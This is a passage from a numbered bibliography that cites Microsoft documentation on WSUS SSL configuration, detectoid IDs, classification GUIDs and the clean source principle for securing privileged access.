8. Microsoft. Step 3 : Configure WSUS. https://technet.microsoft.com/library/hh852346.aspx#bkmk_3_5_ConfigSSL.
9. Microsoft. Well-Known Detectoid IDs. https://msdn.microsoft.com/en-us/library/windows/desktop/bb902472(v=vs.85).aspx.
10. Microsoft. WSUS Classification GUIDs. https://msdn.microsoft.com/en-us/library/windows/desktop/ff357803(v=vs.85).aspx.
11. Corey Plett. Clean source principle. https://technet.microsoft.com/en-us/windows-server-docs/security/securing-privileged-access/securing-privileged-access-reference-material.